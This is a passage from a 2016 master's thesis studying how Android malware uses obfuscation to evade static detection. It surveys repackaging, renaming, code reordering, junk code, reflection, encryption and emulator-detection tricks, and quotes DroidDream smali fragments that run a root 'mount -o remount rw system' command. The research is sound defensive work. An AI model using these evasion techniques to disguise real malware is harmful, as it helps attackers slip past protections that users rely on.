A study on obfuscation techniques for Android malware

Matteo Pomilia

Recommended for Acceptance
by the Department of
Master of Science in Engineering in Computer Science
Sapienza University of Rome
Adviser: Professor Roberto Baldoni

March 2016

Abstract

In the last years more and more often obfuscation techniques are used on malware to evade the detection of static analysis tools. This problem was already mentioned and studied in some papers, in particular [26], [27], [23]. In these papers was shown that some obfuscation techniques were very effective to avoid the detection, despite all malware were at least a couple of years old. In particular all malware of used datasets were prior to 2013.

Then, starting from these premises, this work can be divided in two parts. In the first, we present our framework, implemented using tools easily available, able to obfuscate and test a large number of malware. Then with our framework we obfuscate malware previous to 2012, as in the last (2014) literature studies [27] [23], to evaluate if after two year the anti-malware tools have improved their capabilities. From our results we conclude that these improvements didn't happen. To conclude this first part we evaluate the effectiveness of obfuscation techniques applied on malware beyond 2012. We discover that if these techniques are implemented on more recent malware increase their effectiveness. Even very simple strategies, that no require code level changes, reach important drops in the detection rate. Moreover our results show also that a very big portion of the obfuscated malware subsequent to 2012 can evade all the anti-malware tools considered.

In the second part of this work we focus on tools used for reverse engineering obfuscated malware and for realize static analysis. In particular we show concretely how Androguard [2] can be used to make static analysis through practical examples. Using Androguard we analyse a malware belonging to the Opfake family detecting the obfuscation techniques and trying to understand what they hide.

Acknowledgements

Vorrei innanzitutto ringraziare il Prof. Baldoni, il Dott. Aniello e il Dott. Ucci per l'aiuto fornitomi e per avermi sempre seguito con grande disponibilitá durante questo percorso.
Ringrazio i miei genitori per tutti i sacrifici che hanno fatto in questi anni mantenendo sempre il sorriso sulle labbra. Poco importa se questi sacrifici abbiano portato o meno al risultato desiderato, per me sono sempre stati fonte di insegnamento e un motivo di stima e affetto.
Ringrazio mio fratello per le risate e l'allegria che emana 24 ore su 24, con lui si colorano anche le mie giornate piú grigie.
Ringrazio tutti i miei amici per gli infiniti momenti divertenti, con loro ho condiviso molto e sono una vera e propria seconda famiglia.
Supportare e sopportare si differenziano di poco e, nella vita di tutti i giorni, molto spesso finiscono per combaciare. Quindi per quanto possa impegnarmi non credo esistano parole adatte per ringraziare sufficientemente la mia famiglia e i miei amici che sono stati sempre al mio fianco in questi anni, loro sono tutto per me e si meritano i fatti concreti, non semplici parole.

Alla mia famiglia.

Contents

List of Tables

List of Figures

Chapter 1

Introduction

In the last years the spread of mobile devices has exceeded the personal computer one. Only in 2014 seems that more than one billion of device with Android OS have been sold. Moreover these users start to spend more money and time on mobile applications rather than on PC ones. With a large number of users and money around the mobile devices' world, a new business model was born. This new business model was an attraction also for authors of malware. In addition, the several markets besides Google Play Store in which are published applications without Googles support allowed the spread of a large number of malware. To fight the increase of malware new solutions in the area of anti-malware tools were implemented. In the official Android market the presence of a wide variety of free and paid applications for the malware detection became substantial. The static analysis was (and is) the only detection analysis applicable on mobile devices due to their low computational power. Static analysis consists in dissecting the different components and files of the application inspecting each element without executing it. Consequently malware's authors began to implement some techniques trying to avoid the detection. Among these techniques there are those of obfuscation. As obfuscation techniques are defined all strategies that change the content of the .dex file and/or .xml files (AndroidManifest.xml and other), preserving the original functionalities of the application and without modifying the semantic.

The past literature has deepened this topic testing anti-malware capabilities against obfuscation techniques. However also more recent studies [27] [23] are of almost two years ago and evaluate the effectiveness of the obfuscation strategies only on malware previous to 2013. Then for these reasons our work provides four main contributions:

- *We create a framework with easily findable tools able to obfuscate malware and test in an automatic manner the effectiveness of obfuscation strategies applied.*
- *We use our framework to implement obfuscation techniques on malware belonging to the same years (previous to 2012) as those in the papers cited above. Then we verify if, after more than one year, they cause the same or different drops in the detection rate.*
- *We obfuscate with our framework malware belonging to years beyond 2012, in order to investigate, for the first time, the effectiveness of obfuscated malware against nowadays detection engines.*
- *We show, using Androguard [2] and through practical examples, a methodology for analysing obfuscated malware.*

Then we will address the first three topics in the chapter 4 and the last one in the chapter 5. But, first of all, we will make an overview on Android's background in the chapter 2 and then we will introduce obfuscation techniques in the chapter 3, presenting the state of the art.

Chapter 2

Background

According to the data of September 2015 provided by Netmarketshare.com Android is the most popular operating system on mobile devices. It's also the one with the largest number of dedicated third party markets. Unfortunately it's also the most "infested" by malware. For these reasons in our work we will study the effectiveness of obfuscation techniques applied to Android malware. So we need to introduce in the next sections an overview on the architecture and the structure of the application in this operating system. As last step, for completeness, we will make a distinction about different types of malware. In this way the reader will have all the necessary tools to understand the next chapters.

2.1 Android Architecture

Android is an open source operating system Linux-based for mobile devices like smartphones, tablets and wearable gadgets. The set of companies that developed Android is led by Google. The first commercial version of this operating system was published in 2008, today we arrived to the 6.0.

As we can see in Fig. 2.1 the architecture can be divided in five components and four layers. The layer at the bottom is the **Linux Kernel** that contains all the hardware drivers and gives an abstraction degree between hardware components.

In the layer above, **Libraries**, there are all the libraries for example the OpenGL,




Figure 2.1: Android Architecture[1]

the SQLite, the SSL ones and other for audio and video. Another important role in this layer is owned by the Android libraries specific for this environment. In this second layer there is a separate section called **Android Runtime** that utilized as virtual machine **Dalvik Virtual Machine** till android 4.4, in most recent versions it has been substitued by ART. Both are Java virtual machines created specifically for devices with low performances. For security reasons these virtual machines force

[1]https://lokeshv.wordpress.com/2014/06/26/android-architecture/

every Android application to execute in its own process, with a specific instance of the VM.

The third layer from the bottom is called **Application Framework** and it supplies services to the applications. For example allows to display notifications, manages the applications' lifecycle, etc..

The top layer is called **Applications**, contains all the applications installed.

Two main security measures are implemented in Android the permissions model and the sandboxing. The first allows to execute applications with limited access permissions. If an application want to use resources outside standard ones it must request further permissions. Then the system asks to the user to grant these permissions. The second one guarantees isolation of the applications' data and code execution from each other.

2.2 File.apk structure

After introducing the Android architecture we need to get an overview on the structure of the file.apk.

The file.apk can be considered like a .zip file and contains several files and directories important for the proper functioning of the application. The main components of the file.apk are:

- **file.dex**: Android applications are implemented in Java. After the source code is compiled into .class files. Then the dx tool, provided with the Android SDK, convert the .class files into a file.DEX that holds Dalvik bytecode.

- **AndroidManifest.xml**: a file.xml that contains the permissions required by the applications, the description of the application components and other important information about the application.




Figure 2.2: File.apk Structure[2]

- **META.INF folder**: a directory used to store the signature of the application. The developers have their signing key and independently sign their applications. Only signed applications can be installed on devices.
- **res folder**: is the resources directory and contains some .xml files as UI-layout, icons, images, etc. that are used to realize layouts and menus.
- **resources.arsc**: is a file that contains all the data about the parameters (including their ids) of the xml elements.
- **assets**: (optional) is a set of external resources used by the application.

To understand the build process of an Android application we can summarize it in six steps. The first is the **preparation**, in which the metadata of the Android

[2]Faruki et al. [22]

project is converted in Java code. After in the **compilation** step, the Java source code files are compiled into files.class. Then all the .class files are converted in .dex ones, this step is called **bytecode conversion**. The next step, called **building**, consists in pack all the files seen in the list above into an .apk file. The last two steps, **signing** and **alignment**, consist in signing the .apk file and applying some optimization techniques to improve the performances of the Android application.

2.3 Types of malware

As explained in the paper [28] there are two main generation of malware. The first in which malware remain the same without modifications in their structure. The second in which are implemented modifications in their structure resulting in a lot of different versions/variants but maintaining the same semantic. This last generation can be separated in encrypted, oligomorphic, polymorphic and metamorphic malware.

- **Encrypted malware**: composed by two elements, an encrypted body and a decryption routine. The body can be XORed with a different key for every different infection so to evade the signature detection. Instead the decryption routine doesn't change.

- **Oligomorphic malware**: they implement few different decryption routines. So, for different infections there are different decryptors.
- **Polymorphic malware**: also in this case there are an encrypted body and a routine for decryption but are applied some techniques, called obfuscation techniques, to modify the instructions with the aim to generate millions of different decryptors. Changing the order, the number and the type of these techniques, it's possible to create an infinite number of decryptors.




Figure 2.3: Encrypted Malware[3]

- **Metamorphic malware**: implementing modifications to the code of the decryption routine and also of the body, without modifying the semantic, different versions of the malware are generated. So we can generalizing that metamorphic malware are simply body-polymorphic.

Concluding, the obfuscation techniques, that we will explain in the next chapters, are used both on polymorphic and metamorphic malware. They differ only on the point in which they are applied. Then, in this work, as the other in the bibliography, we will use the term "malware" referring to both the polymorphic and metamorphic malware.

[3]http://vxheaven.org/lib/apb01.html

Chapter 3

Obfuscation techniques: state of the art

In this chapter we are going to deepen the **obfuscation strategies**, main topic of this work. As we shall see in the next paragraphs, there are a lot of obfuscation techniques, some very simple to apply and other more complex and difficult to implement. As obfuscation techniques are defined all strategies that change the content of the .dex file and/or .xml files (AndroidManifest.xml and other), preserving the original functionalities of the application. These strategies are used for two opposite reasons. The first, and the original one, is to obfuscate the application's code so that it becomes difficult to be cloned. The second one is to obfuscate a malicious application with the purpose to evade the detection of anti-malware tools.
In the next paragraphs we will introduce the state of the art of obfuscation techniques, then we will explain how they evolved over time and finally we will introduce the most famous obfuscation tools that are used today.

3.1 Why obfuscation strategies are used?

To understand the reasons for which the obfuscation strategies have become widely used by malware authors, we have to explain the context in which they are used and against what.

As we seen in the paragraph above there are different types of obfuscation techniques, some very easy to apply, other more complex and difficult to implement. Logically to apply the easy ones are required less time and skills but allow to obtain low drops in the detection rate, instead the complex ones need more time and skills but allow to reach bigger drops in the detection rate. All these techniques are used to obfuscate the code and the strings of the malware to avoid the detection of the static analysis. In fact static analysis consists in dissecting resources and files of the application studying each component, without executing it. In particular detection tools compare files' hashes (signatures) of the analysed application to a database of known malicious samples. They also inspect the application components to find signatures of malicious code. Then for the static analysis tools is very difficult compare the obfuscated application/code with the samples in their database. Despite this type of analysis doesn't appear to be the best against obfuscated malware, it's the only one that can be performed directly on mobile devices. Due to the limited hardware owned by these devices all other types of analysis that require the execution of the application (dynamic analysis) aren't feasible.

Until users download applications from Google Play Store, that before publishing an application inspects it with a complex system that uses both static and dynamic analysis, they have very low probability to download a malware. Instead for all the users that utilize non-official markets probabilities to download a malicious application able to avoid the detection, thanks to the obfuscation strategies, are very high (we deepen the percentages in the next chapters). In fact often the third party markets offer no security guarantees on the downloaded applications. Despite this lack of security non-official markets achieve millions of users and downloads. Only China has more than 200 unofficial markets, some of them with more of 30 million users and more of 600 million apps downloaded every month. According to One Platform Foundation [11] publishing an application on third party stores increased the number of its downloads and installs over 200%. Only this statistic suggests how important are the unofficial stores for the distribution of applications and often of malware. Then, due to the large basin of users that download unverified applications and due to the poor capabilities of static analysis implemented on the users mobile devices, also simple obfuscation techniques allow to malware authors to reach ”excellent” results.




Figure 3.1: Android App Distribution Channels in China

3.2 State of the Art

As seen before we can define as obfuscation strategies each technique that modify and obfuscate the content of the .xml files (AndroidManifest.xml and other) and/or the file.dex preserving the original semantic of the application. Many studies [26] [27] [23] [21] [30] [25] have studied and classified obfuscation strategies. Then, following the current and the past literature, we can divide these techniques in two main categories, **trivial** and **non-trivial**. The trivial ones consist in modifying the file.apk structure or some strings of the application, without applying changes to the code. The non-trivial ones, instead, modify also the bytecode.

3.2.1 Trivial Techniques

These techniques consist for example in renaming the application or its package, unpackage the file.apk and repackage it, disassembling and reassembling the .dex file and so on. They are the simplest to apply and require few time and skills. Their aims is to defeat the anti-malware tools based on the signature of the whole application or on a part of it. Today they aren't very effective in decrease the detection rate. However if we consider the trade off between simplicity and results achievable they aren't to be neglected.


- **Repacking**: as said in the introduction the file.apk is a compressed archive that can be easily decompressed and then repacked. During this process the application can be resigned with a new custom signature. Whenever an application is repacked the hash of the file.apk changes due to the different order in which the components of the application are positioned and/or due to the replacement of the signature. Then this simple technique can be used to avoid the detection of the anti-malware tools based on the signature of the whole application.

- **Disassembling and reassembling**: the bytecode contained in the file.dex can be disassembled and then reassembled. This operation modify the placement of all files in the .dex one. So, also in this case, with this technique it's possible to create different versions of the file.dex without changing its "semantic". This trivial technique has the aim to beat the detection based on the signature of the classes.dex file.

- **Changing package name**: each application is represented by a specific package name defined in the AndroidManifest.xml. This simple obfuscation strategy substitute the malicious package name with another one.

- **Alignment**: this technique consists in realign the data of the file.apk. **Zipalign** [16] is a specific Android tool usually used to realign the uncompressed data contained in the file.apk. In this manner, reorganizing the structure of the application's files is generated a different .apk from the point of view of the hash signature.

As showed in recent works [27] [23] trivial techniques (applied on few years ago malware) "today" are no longer effective despite in 2011, as reported in the work of Zheng et al. [30] Fig. 3.2, these strategies allowed drops in the detection rate of at most 20% compared to the original malware.



AV Products	Original	Alignment	Re-sign	Rebuild
Kaspersky	95.95%	94.34%	94.59%	94.76%
F-Secure	95.50%	95.75%	95.05%	91.90%
Emsisoft	94.59%	93.87%	93.69%	75.24%
Ikarus	94.59%	94.34%	93.69%	75.24%
GData	94.14%	93.87%	93.69%	90.95%
TrendMicro	94.14%	91.98%	92.79%	77.62%
NOD32	92.79%	88.68%	88.29%	95.24%
Sophos	92.79%	94.81%	94.14%	78.10%
Antiy-AVL	92.34%	91.98%	89.19%	72.38%
Fortinet	90.99%	89.15%	88.74%	71.43%
Overall Average	93.78%	92.88%	92.39%	82.29%

(a) Detection of original malware samples and their variants generated by repackaging.

Figure 3.2: Trivial Techniques detection rate in 2011 [30]

3.2.2 Non-Trivial Techniques


As said before are the techniques that obfuscate both the strings and the bytecode of the application. They are used to evade the detection of the anti-malware tools that analyse the bytecode to find malicious applications. These strategies require to be implemented more time and resources compared to the trivial ones. However these efforts have paid off with bigger drops in the detection rate in comparison to the original/not-obfuscated malware. In particular they reach important results against detection tools when they are used together [27] [23].

This macro category can be divided in two subcategories: transformation attacks detectable by static analysis and transformation attacks non-detectable by static analysis.

Transformation attacks detectable by static analysis:

Before starting to explain this category of obfuscation strategies we have to deepen the static analysis. As said in a paragraph above, static analysis consists in dissecting the different components and files of the application inspecting each element without executing it. Decompilers, disassemblers and source code analyser are used to decompose the application. This type of analysis has the advantage to be implemented directly on the mobile devices, but also many disadvantages. For example, without executing the applications it's impossible to fully predict their behaviours. Another problem is that this type of analysis it's not applicable if the anti-malware tool hasn't malicious samples to compare to the analysed application.


The transformation attacks that we are going to introduce in this paragraph are composed by all those obfuscation techniques applied on the strings and/or on the bytecode, but are theoretically all detectable by static analysis. However nowadays the combination of these techniques reaches substantial drops in the detection rate.



```
const-string v10, "profile"
const-string v11, "mount -o remount rw system\nexit\n"
invoke-static {v10, v11}, Lcom/android/root/Setting;->
     runRootCommand(Ljava/lang/String;Ljava/lang/String;)
     Ljava/lang/String;
move-result-object v7
```

Figure 3.3: Piece of code taken from the malware DroidDream [27]

- **Identifier Renaming**: this technique try to obscure the application, renaming methods, classes and field identifiers in the application.




```
const-string v10, "profile"
const-string v11, "mount -o remount rw system\nexit\n"
invoke-static {v10, v11}, Lcom/hxbvgH/IWNcZs/jFAbKo;->
     axDnBL(Ljava/lang/String;Ljava/lang/String;)Ljava/lang/
     String;
move-result-object v7
```

Figure 3.4: Piece of code of the Fig. 3.3 after the identifier renaming technique [27]

- **Call Indirections**: this technique modifies the graph of the calls of the application. If we have a method call A, this technique substitutes it with a new method call B that when invoked make the original method call A.


- **Code Reordering**: consists in modify the order of the instructions in the code. Usually the ”goto” is added in the code to maintain the original sequence of instruction at runtime.

- **Junk Code Insertion**: this technique consists in adding in the code some instructions that will be executed but without changing the semantic of the application. The detection tools that inspect the sequence of the instructions of the malware can be evaded by junk code insertion strategy. The junk code added to the malware can be simple nop sequences or complex cycles of instructions.



```
goto :i_1
:i_3
invoke-static {v10, v11}, Lcom/android/root/Setting;->
     runRootCommand(Ljava/lang/String;Ljava/lang/String;)
     Ljava/lang/String;
move-result-object v7
goto :i_4  # next instruction
:i_2
const-string v11, "mount -o remount rw system\nexit\n"
goto :i_3
:i_1
const-string v10, "profile"
goto :i_2
```

Figure 3.5: Piece of code of the Fig. 3.3 after the code reordering technique [27]



```
const/16 v0, 0x5
const/16 v1, 0x3
add-int v0, v0, v1
add-int v0, v0, v1
rem-int v0, v0, v1
if-lez v0, :junk_1
```

Figure 3.6: Piece of code of the Fig. 3.3 after the junk code insertion technique [27]

- **Encapsulate Field**: this technique consists in adding for a specific field a setter and a getter method. The first is used to set the value of the field, instead the second to retrieve that value. So there is no more direct access to the selected field, substituted by the relative methods. In this way the utilization of a specific field can be obfuscated.

- **Encrypting Payloads and Native Exploits**: native code, usually, is used to manipulate in a flexible way the memory or when is necessary operating close to the hardware. This type of code is stored in native binary code. Very often native code is used by malware authors due to the lack of security mechanisms in Android for its execution. A malware using it can breakout the sandbox made by the Android permissions policy. Usually, in malware, native code is stored encrypted and only at runtime decrypted.

- **Composite Transformations**: every obfuscation technique seen before can be combined with the other to improve the obfuscation level of the code. Usually, also strategies that are not very effective used alone, if used in combination can reach good results in obfuscation.

Transformation attacks non-detectable by static analysis:

These type of transformation attacks can evade all type of static analysis. Several studies have demonstrated the effectiveness of these strategies against static analysis, for example to mention one "*PANDORA Applies Non-Deterministic Obfuscation Randomly to Android*" [25]. In this study is shown the inefficacy of anti-malware tools based on static analysis against the transformation attacks that we will explain in this paragraph. For these reasons in the last years a new type of analysis was introduced, called **dynamic analysis**. Unlike the static, the dynamic one executes the application and then logs its behaviours. Due to the computational power needed to run and log several applications, in dynamic analysis are used sandboxes and virtual machines. During the execution the behaviours recording is entrusted to tools like debuggers and loggers. However malware authors implemented some methods to evade also dynamic analysis. These methods consist in recognize if the application is running on a real device or on an emulator. Then if it's running on an emulator the malware hides its malicious behaviours. As reported in the study of Petsas et al. [24], to understand where are running, malware can control specific parameters like IMEI or IMSI, verify the sensors' outputted parameters and inspect the scheduling order of the instructions.

Then we now introduce some obfuscation techniques that are non-detectable by static analysis but that can be recognized by the dynamic one. These transformation attacks are more complex than those seen before. They require to the malware's authors more time and skills. As reported in recent studies [27] [23] the following techniques are still used either alone or in combination with other seen above reaching important results in drops of detection rate.

- **Reflection**: a class can inspect itself using this technique. It's used to obtain informations on classes, methods, etc. The API of Java that supports reflection is *Java.Reflec*t. Every invocation instruction is substituted with other bytecode instructions that use reflective calls to realize the same operations of the original invocation. In particular three invocations are used. The *forName* one that find a class with a precise name. The *getMethod* one that gives back the method belonging to the forName invocation. The third one is *invoke* that execute the desired method. Then reflection adds unnecessary code to the original one with the aim of obscuring the application.

- **Bytecode Encryption**: this technique encrypts some pieces of code to evade the anti-malware tools based on static analysis. In particular the malicious code is stored encrypted in the application and only at runtime a decryption class decrypts it. For this reason is impossible for the static analysis to detect the malicious code. Moreover the possibility for the malware's author to obfuscate the encrypted code and the decryption routine doesn't leave chances to a signature based detection applied on them. In fact for every obfuscation technique added the hash signature changes. An example of this technique is given in Rastogi et al. [27]. The malicious code is stored encrypted, packed as a jar. At runtime the decryption routine is called and it decrypts the malicious code and loads it through a class loader established by the author of the malware.

- **String Encryption**: it encrypts the strings of an application using an algorithm based on XOR operation. The original string is recomposed at runtime providing the encrypted one to the decryption routine.

- **Class Encryption**: as said in the paper of Maiorca et al. [23] this is one of the most complex and effective technique. Class encryption is used to encrypt every class of the application. Then, it zips the encrypted classes and store them in the application. Also in this case it's necessary a decryption routine. In detail when the malicious application runs the encrypted classes need to be decompressed, decrypted and then loaded in memory. Usually with the methods ClassLoader(), getDeclaredConstructor(), and newInstance() a new instance of the class is generated and its fields and methods are invoked through reflection. Class Encryption technique obtains the better results in drops of detection rate but it's difficult to be implemented and produces an overhead in term of file size. As said in the paper [23] the average percentage increment of the obfuscated applications size is of about 194%.

As showed in recent works [27] [23] Non-Trivial obfuscation techniques (despite applied on few years ago malware) "today" are still effective. We can see their potential against anti-malware tools in Fig. 3.7.

3.2.3 Other Obfuscation Strategies

